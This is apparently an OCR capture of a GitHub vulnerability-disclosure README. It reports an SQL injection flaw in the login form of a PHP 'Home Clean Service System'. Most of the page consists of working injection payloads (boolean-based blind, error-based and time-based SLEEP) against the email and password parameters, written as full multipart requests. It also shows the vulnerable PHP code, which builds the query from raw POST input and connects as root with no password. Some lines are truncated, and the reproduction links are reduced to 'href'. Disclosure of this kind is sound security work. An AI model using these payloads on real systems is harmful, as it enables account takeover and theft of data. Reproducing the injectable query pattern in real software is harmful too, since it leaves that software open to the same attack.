nu11secur1ty / **CVE-nu11secur1ty** Public

<> **Code** ⊙ Issues Pull requests Actions Projects Security Insights

main ▾ **CVE-nu11secur1ty** / vendors / acetech / 2022 / **Home-Clean-Service-System** /

nu11secur1ty Add files via upload … on Apr 27 **History**


..

Docs	7 months ago
PoC	7 months ago
README.MD	7 months ago

README.MD

Home Clean Service System

Vendor



ABOUT HOME ACTIVITY TASKING SERVICES

TIME MANAGEMENT TASKING

You make a marking tool for a list plan for home cleaning every single time.

HOME ASSIGMENT PLAN

Make an listing of home activity task and review of assign task that every single time

HOME MANAGING

You make managing of cleaning a house based on your task

HOME CLEAN | SERVICES © 2022

Description:

The `password` parameter appears to be vulnerable to SQL injection attacks. A single quote was submitted in the password parameter, and a database error message was returned. Two single quotes were then submitted and the error message disappeared. The attacker can take administrator account control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
---
Parameter: MULTIPART email ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: ------WebKitFormBoundary8kMPLwTOJeesgEBx
Content-Disposition: form-data; name="email"

uufQHiPr@namaikatiputkata.net' OR NOT 6564=6564-- aWQp
------WebKitFormBoundary8kMPLwTOJeesgEBx
Content-Disposition: form-data; name="password"

t8I!x2y!H3'
------WebKitFormBoundary8kMPLwTOJeesgEBx
Content-Disposition: form-data; name="login"


------WebKitFormBoundary8kMPLwTOJeesgEBx--

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: ------WebKitFormBoundary8kMPLwTOJeesgEBx
Content-Disposition: form-data; name="email"

uufQHiPr@namaikatiputkata.net' AND (SELECT 6279 FROM(SELECT COUNT(*),CONCAT(0x717671
------WebKitFormBoundary8kMPLwTOJeesgEBx
Content-Disposition: form-data; name="password"

t8I!x2y!H3'
------WebKitFormBoundary8kMPLwTOJeesgEBx
Content-Disposition: form-data; name="login"


------WebKitFormBoundary8kMPLwTOJeesgEBx--

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: ------WebKitFormBoundary8kMPLwTOJeesgEBx
Content-Disposition: form-data; name="email"
```

```
uufQHiPr@namaikatiputkata.net' AND (SELECT 4830 FROM (SELECT(SLEEP(5)))kgBM)-- GxTm
------WebKitFormBoundary8kMPLwTOJeesgEBx
Content-Disposition: form-data; name="password"

t8I!x2y!H3'
------WebKitFormBoundary8kMPLwTOJeesgEBx
Content-Disposition: form-data; name="login"


------WebKitFormBoundary8kMPLwTOJeesgEBx--
---
```

Vulnerable code:

```
<?php
        session_start();
        $username = $_POST['username'];
        $password = $_POST['password'];
        if(ISSET($_POST['login'])){
                $conn = new mysqli("localhost","root","","activity") or die(mysqli_e
                $query = $conn->query("SELECT *FROM `admin` WHERE `username` = '$use
                $fetch = $query->fetch_array();
                $valid = $query->num_rows;
                        if($valid > 0){
                                $_SESSION['admin_id'] = $fetch['admin_id'];
                                header("location:./dashboard.php");
                        }else{
                                echo "<script>alert('Invalid username or password')<
                                echo "<script>window.location = 'index.php'</script>
                        }
                $conn->close();
        }
```

Reproduce:

href

Proof and Exploit:

href